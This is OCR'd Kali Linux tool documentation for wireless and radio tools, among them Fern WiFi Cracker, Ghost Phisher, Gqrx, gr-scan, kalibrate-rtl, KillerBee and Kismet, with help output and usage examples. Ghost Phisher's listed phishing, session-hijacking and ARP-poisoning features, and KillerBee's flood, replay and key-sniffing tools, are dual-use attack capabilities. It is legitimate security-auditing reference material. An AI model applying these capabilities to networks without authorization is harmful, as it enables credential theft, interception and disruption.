
TOOLS INCLUDED IN THE FERN-WIFI-CRACKER PACKAGE

fern-wifi-cracker–Wirelesssecurityauditingandattacksoftware

A Wireless security auditing and attack software program.

FERN-WIFI-CRACKER USAGE EXAMPLE

```
root@kali:~# fern-wifi-cracker
```



Monitor Mode Enabled on mon0

Active

None Detected

30 Detected

No Key Entries

Fern WIFI Cracker 1.9

No New Update is Available

Python Version: 2.7.3 default

Aircrack Version: Aircrack-ng 1.2 beta3

Qt Version: 4.9.3

About Fern WIFI Cracker

GUI suite for wireless encryption strength testing of 802.11 wireless encryption standard access points

Written by Saviour Emmanuel Ekiko

Report Bugs at : savioboyz@rocketmail.com

CATEGORIES: WIRELESS ATTACKS*TAGS:* EXPLOITATION, GUI, WIRELESS

GhostPhisher

GHOST PHISHER PACKAGE DESCRIPTION

Ghost Phisher is a Wireless and Ethernet security auditing and attack software program written using the Python Programming Language and the Python Qt GUI library, the program is able to emulate access points and deploy.

Ghost Phisher currently supports the following features:

- HTTP Server
- Inbuilt RFC 1035 DNS Server
- Inbuilt RFC 2131 DHCP Server
- Webpage Hosting and Credential Logger (Phishing)
- Wifi Access point Emulator
- Session Hijacking (Passive and Ethernet Modes)
- ARP Cache Poisoning (MITM and DOS Attacks)
- Penetration using Metasploit Bindings
- Automatic credential logging using SQlite Database
- Update Support

Source: https://code.google.com/p/ghost-phisher/

Ghost-Phisher Homepage | Kali Ghost-Phisher Repo

- Author: Saviour Emmanuel Ekiko
- License: GPLv3


TOOLS INCLUDED IN THE GHOST-PHISHER PACKAGE

ghost-phisher–GUIsuiteforphishingandpenetrationattacks

A Wireless and Ethernet security auditing and attack software program

GHOST-PHISHER USAGE EXAMPLE

```
root@kali:~# ghost-phisher
```


Ghost Phisher
V1.62
Fake Access Point
Fake DNS Server
Fake DHCP Server
Fake HTTP Server
GHOST Trap
Session Hijacking
ARP Cache Poisoning
Harvested Credentials
About
Access Point Details
Acess Point Name:
Channel:
IP address:
Mac Address:
Runtime:
Wireless Interface
Refresh Card List
Set Monitor
Access Point Settings
SSID:
IP Address:
Cryptography
None
WPA
WEP
Status
Connections:
Start
Stop

wlan0

Current Interface: wlan0 Mac Address: 00:1f:33:f3:51:13 Driver: AR9170 Monitor: Not Started

Channel: 1

● None ○ WPA ○ WEP

CATEGORIES: INFORMATION GATHERING, WIRELESS ATTACKS*TAGS:* GUI, INFOGATHERING, SPOOFING, WIRELESS

GISKismet

GISKISMET PACKAGE DESCRIPTION

GISKismet is a wireless recon visualization tool to represent data gathered using Kismet in a flexible manner. GISKismet stores the information in a database so that the user can generate graphs using SQL. GISKismet currently uses SQLite for the database and GoogleEarth / KML files for graphing.

Source: http://trac.assembla.com/giskismet

GISKismet Homepage | Kali GISKismet Repo

- Author: Joshua D. Abraham
- License: GPLv2

TOOLS INCLUDED IN THE GISKISMET PACKAGE

giskismet–Wirelessreconvisualizationtool

```
root@kali:~# giskismet -h
```

```
Usage: giskismet [Options]

Input File:
       --csv <csv-file>            Parse the input from Kismet-devel CSV
   -x  --xml <xml-file>            Parse the input from Kismet-newcore NETXML

Input Filters:
       --bssid file | list         Filter based on BSSID
       --essid file | list         Filter based on ESSID
       --encryption file | list    Filter based on Encryption
       --channel file | list       Filter based on Channel

file | list (list = comma separated lists(needs quotes)

Kismet-newcore Options:
   -a  --ap                        Insert only the APs

Query
   -q  --query [sql]               SQL query
   -m  --manual [csv]              CSV output of manual SQL query

   -o  --output [file]             Output filename
   -n  --name [str]                Name of the KML layer
       --desc [str]                Description of the KML layer

General Options:
       --ignore-gps                Import data even when GPS fields are missing
       --database [file]           SQLite3 database name [default: wireless.dbl]
   -d  --debug [num]               Display debug information
   -s  --silent                    No output when adding APs
   -v  --version                   Display version
   -h  --help                      Display this information

Send Comments to Joshua "Jabra" Abraham ( jabra@spl0it.org )
```

GISKISMET USAGE EXAMPLE

Store the information from the Kismet-newcore NETXML file *(-x Kismet-20140515-14-19-27-1.netxml)* in the database:

```
root@kali:~# giskismet -x Kismet-20140515-14-19-27-1.netxml
```

CATEGORIES: WIRELESS ATTACKS*TAGS:* ENUMERATION, INFOGATHERING, WIRELESS

Gqrx

GQRX PACKAGE DESCRIPTION

Gqrx is a software defined radio receiver powered by the GNU Radio SDR framework and the Qt graphical toolkit. Gqrx supports many of the SDR hardware available, including Funcube Dongles, rtl-sdr, HackRF and USRP devices. See supported devices for a complete list. Gqrx is free and hacker friendly software. It comes with source code licensed under the GNU General Public license allowing anyone to fix and modify it for whatever use. Currently it works on Linux and Mac and supports the following devices:. Funcube Dongle Pro and Pro+ RTL2832U-based DVB-T dongles (rtlsdr via USB and TCP) OsmoSDR USRP HackRF Jawbreaker Nuand bladeRF any other device supported by the gr-osmosdr library

The latest stable version of Gqrx is 2.2, it is available for Linux, FreeBSD and Mac and it offers the following features:

- Discover devices attached to the computer.
- Process I/Q data from the supported devices.
- Change frequency, gain and apply various corrections (frequency, I/Q balance).
- AM, SSB, FM-N and FM-W (mono and stereo) demodulators.
- Special FM mode for NOAA APT.
- Variable band pass filter.
- AGC, squelch and noise blankers.
- FFT plot and waterfall.
- Record and playback audio to / from WAV file.
- Spectrum analyzer mode where all signal processing is disabled.

Source: http://gqrx.dk/

Gqrx Homepage | Kali Gqrx Repo

- Author: Alexandru Csete
- License: GPLv3

TOOLS INCLUDED IN THE GQRX PACKAGE


gqrx–SoftwaredefinedradioreceiverpoweredbyGNURadio

```
root@kali:~# gqrx -h
linux; GNU C++ version 4.7.2; Boost_104900; UHD_003.005.003-0-unknown

Gqrx software defined radio receiver v2.1-git-298-g0e78
Command line options:
  -h [ --help ]         This help message
```

```
-r [ --reset ]         Reset default configuration file (not implemented)
-c [ --conf ] arg      Start with the specified configuration file
-e [ --edit ]          Edit the configuration before using it (not
                      implemented)
```

GQRX USAGE EXAMPLE

```
root@kali:~# gqrx
```



Gqrx v2.1-git-298-g0e78 - rtl=0
File
Data
View
Help
-100
-80
-60
-40
-20
0
-7 dBFS
-15
-30
-45
-60
-75
-90
-105
102.20
102.35
102.50
102.65
102.80
102.95
103.10
103.25
103.40
Receiver Options
NB1
NB2
Input controls
Receiver Options
Audio
-20
-40
-60
-80
-100
1.2
2.4
3.6
4.8
6.0
7.2
8.4
9.6
10.8
--
FFT Settings
Audio

102.800 000 MHz

0.000 kHz

Hardware freq: 102.800000 MHz

Filter: Normal

Mode: Narrow FM

AGC: Fast

SQL: -150 dBFS

Gain: -20 dB

CATEGORIES: WIRELESS ATTACKS*TAGS:* GUI, SDR, WIRELESS

gr-scan

GR-SCAN PACKAGE DESCRIPTION

gr-scan is a program written in C++, and built upon GNU Radio, rtl-sdr, and the OsmoSDR Source Block. It is intended to scan a range of frequencies and print a list of discovered signals. It should work with any device that works with that block, including Realtek RTL2832U devices. This software was developed using a Compro U620F, which uses an E4000 tuner. That product doesn't seem to be available on the US site, but the Newsky DVB-T Receiver (RTL2832U/E4000 Device) has good reviews.

Source: http://www.techmeology.co.uk/gr-scan/

gr-scan Homepage | Kali gr-scan Repo

- Author: Nicholas Tomlinson
- License: GPLv3

TOOLS INCLUDED IN THE GR-SCAN PACKAGE

gr-scan–Scansarangeoffrequenciesandprintsalistofdiscoveredsignals

```
root@kali:~# gr-scan --help
linux; GNU C++ version 4.7.2; Boost_104900; UHD_003.005.003-0-unknown

Usage: gr-scan [OPTION...]

  -a, --average=COUNT        Average over COUNT samples
  -c, --coarse-bandwidth=FREQ   Bandwidth of the coarse window in kHz
  -f, --fine-bandwidth=FREQ  Bandwidth of the fine window in kHz
  -p, --time=TIME            Time in seconds to scan on each frequency
  -r, --sample-rate=RATE     Samplerate in Msamples/s
  -s, --spread=FREQ          Minimum frequency between detected signals
  -t, --threshold=POWER      Threshold for the difference between the coarse
                           and fine filtered signals in dB
  -w, --fft-width=COUNT      Width of FFT in samples
  -x, --start-frequency=FREQ Start frequency in MHz
  -y, --end-frequency=FREQ   End frequency in MHz
  -z, --step=FREQ            Increment step in MHz
  -?, --help                 Give this help list
      --usage                Give a short usage message
  -V, --version              Print program version

Mandatory or optional arguments to long options are also mandatory or optional
for any corresponding short options.

Report bugs to gr-scan@techmeology.co.uk.
```

GR-SCAN USAGE EXAMPLE

Start scanning at 100 MHz *(-x 100)* and end at 105 MHz *(-y 105)*, pausing for 5 seconds on each channel *(-p 5)*:

```
root@kali:~# gr-scan -x 100 -y 105 -p 5
linux; GNU C++ version 4.7.2; Boost_104900; UHD_003.005.003-0-unknown
```

```
gr-osmosdr v0.0.x-xxx-xunknown (0.0.3git) gnuradio 3.6.5.1
built-in source types: file fcd rtl rtl_tcp uhd hackrf
Using device #0 Realtek RTL2838UHIDIR SN: 00000001
Found Rafael Micro R820T tuner
Using Volk machine: avx_64_mmx_orc
Exact sample rate is: 2000000.052982 Hz
gr_buffer::allocate_buffer: warning: tried to allocate
   4 items of size 16000. Due to alignment requirements
   32 were allocated.  If this isn't OK, consider padding
   your structure to a power-of-two bytes.
   On this platform, our allocation granularity is 4096 bytes.
gr_buffer::allocate_buffer: warning: tried to allocate
   16 items of size 8000. Due to alignment requirements
   64 were allocated.  If this isn't OK, consider padding
   your structure to a power-of-two bytes.
   On this platform, our allocation granularity is 4096 bytes.
gr_buffer::allocate_buffer: warning: tried to allocate
   8 items of size 8000. Due to alignment requirements
   64 were allocated.  If this isn't OK, consider padding
   your structure to a power-of-two bytes.
   On this platform, our allocation granularity is 4096 bytes.
gr_buffer::allocate_buffer: warning: tried to allocate
   8 items of size 8000. Due to alignment requirements
   64 were allocated.  If this isn't OK, consider padding
   your structure to a power-of-two bytes.
   On this platform, our allocation granularity is 4096 bytes.
00:00:01: Finished scanning 99.000000 MHz - 101.000000 MHz
[+] 00:00:01: Found signal: at 100.298500 MHz of width 63.000000 kHz, peak power -
62.707417 dB (difference 8.297215 dB)
00:00:02: Finished scanning 99.000000 MHz - 101.000000 MHz
[+] 00:00:02: Found signal: at 99.299500 MHz of width 115.000000 kHz, peak power -
74.849541 dB (difference 3.358849 dB)
00:00:03: Finished scanning 99.000000 MHz - 101.000000 MHz
```

CATEGORIES: WIRELESS ATTACKS*TAGS:* SDR, WIRELESS

kalibrate-rtl

KALIBRATE-RTL PACKAGE DESCRIPTION

Kalibrate, or kal, can scan for GSM base stations in a given frequency band and can use those GSM base stations to calculate the local oscillator frequency offset.

Source: https://github.com/steve-m/kalibrate-rtl

kalibrate-rtl Homepage | Kali kalibrate-rtl Repo

- Author: Joshua Lackey, Steve Markgraf
- License: Other

TOOLS INCLUDED IN THE KALIBRATE-RTL PACKAGE

kal–CalculatelocaloscillatorfrequencyoffsetusingGSMbasestations

```
root@kali:~# kal -h
kalibrate v0.4.1-rtl, Copyright (c) 2010, Joshua Lackey
modified for use with rtl-sdr devices, Copyright (c) 2012, Steve Markgraf
Usage:
    GSM Base Station Scan:
        kal <-s band indicator> [options]

    Clock Offset Calculation:
        kal <-f frequency | -c channel> [options]

Where options are:
    -s  band to scan (GSM850, GSM-R, GSM900, EGSM, DCS, PCS)
    -f  frequency of nearby GSM base station
    -c  channel of nearby GSM base station
    -b  band indicator (GSM850, GSM-R, GSM900, EGSM, DCS, PCS)
    -g  gain in dB
    -d  rtl-sdr device index
    -e  initial frequency error in ppm
    -v  verbose
    -D  enable debug messages
    -h  help
```

KAL USAGE EXAMPLE

Scan for GSM base stations in the GSM-850 band *(-s GSM850)*, then use channel 128 *(-c 128)* to get the frequency offset:

```
root@kali:~# kal -s GSM850
Found 1 device(s):
  0:  ezcap USB 2.0 DVB-T/DAB/FM dongle

Using device 0: ezcap USB 2.0 DVB-T/DAB/FM dongle
Found Rafael Micro R820T tuner
Exact sample rate is: 270833.002142 Hz
kal: Scanning for GSM-850 base stations.
```

```
GSM-850:
    chan: 128 (869.2MHz - 3.988kHz) power: 486634.32
    chan: 143 (872.2MHz - 3.760kHz) power: 56331.63

root@kali:~# kal -c 128
Found 1 device(s):
  0:  ezcap USB 2.0 DVB-T/DAB/FM dongle

Using device 0: ezcap USB 2.0 DVB-T/DAB/FM dongle
Found Rafael Micro R820T tuner
Exact sample rate is: 270833.002142 Hz
kal: Calculating clock frequency offset.
Using GSM-850 channel 128 (869.2MHz)
average     [min, max]  (range, stddev)
- 4.093kHz      [-4102, -4083]  (20, 5.314593)
overruns: 0
not found: 0
average absolute error: 4.709 ppm
```

CATEGORIES: WIRELESS ATTACKS *TAGS:* SDR, WIRELESS

KillerBee

KILLERBEE PACKAGE DESCRIPTION

KillerBee is a Python based framework and tool set for exploring and exploiting the security of ZigBee and IEEE 802.15.4 networks. Using KillerBee tools and a compatible IEEE 802.15.4 radio interface, you can eavesdrop on ZigBee networks, replay traffic, attack cryptosystems and much more. Using the KillerBee framework, you can build your own tools, implement ZigBee fuzzing, emulate and attack end-devices, routers and coordinators and much more.

Source: https://code.google.com/p/killerbee/

KillerBee Homepage | Kali KillerBee Repo

- Author: Joshua Wright
- License: BSD

TOOLS INCLUDED IN THE KILLERBEE PACKAGE

zbid – Identifies available interfaces

Identifies available interfaces that can be used by KillerBee and associated tools.

zbfind – GTK GUI application for tracking the location of an IEEE 802.15.4 transmitter

A GTK GUI application for tracking the location of an IEEE 802.15.4 transmitter by measuring RSSI. Zbfind can be passive in discovery (only listen for packets) or it can be active by sending Beacon Request frames and recording the responses from ZigBee routers and coordinators.

zbgoodfind–SearchabinaryfiletoidentifytheencryptionkeyforagivenSNA

```
root@kali:~# zbgoodfind -h

zbgoodfind - search a binary file to identify the encryption key for a given
SNA or libpcap IEEE 802.15.4 encrypted packet - jwright@willhackforsushi.com

Usage: zbgoodfind [-frRFd] [-f binary file] [-r pcapfile] [-R daintreefile]
        [-F Don't skip 2-byte FCS at end of each frame]
        [-d genenerate binary file (test mode)]
```

zbassocflood–Transmitafloodofassociaterequeststoatargetnetwork

```
root@kali:~# zbassocflood -h

zbassocflood: Transmit a flood of associate requests to a target network.
jwright@willhackforsushi.com

Usage: zbassocflood [-pcDis] [-i devnumstring] [-p PANID] [-c channel]
                      [-s per-packet delay/float]

e.x. zbassocflood -p 0xBAAD -c 11 -s 0.1
```

zbreplay–ReplayZigBee/802.15.4networktraffic

```
root@kali:~# zbreplay -h

zbreplay: replay ZigBee/802.15.4 network traffic from libpcap or Daintree files
jwright@willhackforsushi.com

Usage: zbreplay [-rRfiDch] [-f channel] [-r pcapfile] [-R daintreefile]
        [-i devnumstring] [-s delay/float] [-c countpackets]
```

zbdsniff–DecodeplaintextkeyZigBeedeliveryfromacapturefile

```
root@kali:~# zbdsniff

zbdsniff: Decode plaintext key ZigBee delivery from a capture file.  Will
process libpcap or Daintree SNA capture files.    jwright@willhackforsushi.com

Usage: zbdsniff [capturefiles ...]
```

zbconvert–ConvertDaintreeSNAfilestolibpcapformatandvice-versa

```
root@kali:~# zbconvert -h
```

```
zbconvert - Convert Daintree SNA files to libpcap format and vice-versa.
jwright@willhackforsushi.com
Note: timestamps are not preserved in the conversion process.  Sorry.

Usage: zbconvert [-n] [-i input] [-o output] [-c count]
```

zbdump–Atcpdump-liketoolforZigBee/IEEE802.15.4networks

```
root@kali:~# zbdump -h

zbdump - a tcpdump-like tool for ZigBee/IEEE 802.15.4 networks
Compatible with Wireshark 1.1.2 and later - jwright@willhackforsushi.com

Usage: zbdump [-fiwDch] [-f channel] [-w pcapfile] [-W daintreefile]
       [-i devnumstring]
```

zbstumbler–Transmitbeaconrequestframestothebroadcastaddress

```
root@kali:~# zbstumbler -h

zbstumbler: Transmit beacon request frames to the broadcast address while
channel hopping to identify ZC/ZR devices.  jwright@willhackforsushi.com

Usage: zbstumbler [-iscwD] [-i devnumstring] [-s per-channel delay] [-c channel]
                    [-w report.csv]
```

KILLERBEE USAGE EXAMPLE

```
root@kali:~# coming soon
```

CATEGORIES: WIRELESS ATTACKS*TAGS:* WIRELESS, ZIGBEE

Kismet

KISMET PACKAGE DESCRIPTION

Kismet is an 802.11 layer-2 wireless network detector, sniffer, and intrusion detection system. It will work with any wireless card that supports raw monitoring (rfmon) mode, and can sniff 802.11a/b/g/n traffic. It can use other programs to play audio alarms for network events, read out network summaries, or provide GPS coordinates. This is the main package containing the core, client, and server.

Kismet Homepage | Kali Kismet Repo

- Author: Mike Kershaw
- License: GPLv2

kismet_server–TheKismetservercomponent

```
root@kali:~# kismet_server -h
Usage: kismet_server [OPTION]
Nearly all of these options are run-time overrides for values in the
kismet.conf configuration file.  Permanent changes should be made to
the configuration file.
 *** Generic Options ***
 -v, --version               Show version
 -f, --config-file <file>     Use alternate configuration file
     --no-line-wrap          Turn of linewrapping of output
                            (for grep, speed, etc)
 -s, --silent                Turn off stdout output after setup phase
     --daemonize             Spawn detatched in the background
     --no-plugins            Do not load plugins
     --no-root               Do not start the kismet_capture binary
                             when not running as root.  For no-priv
                             remote capture ONLY.

 *** Kismet Client/Server Options ***
 -l, --server-listen          Override Kismet server listen options

 *** Kismet Remote Drone Options ***
     --drone-listen          Override Kismet drone listen options

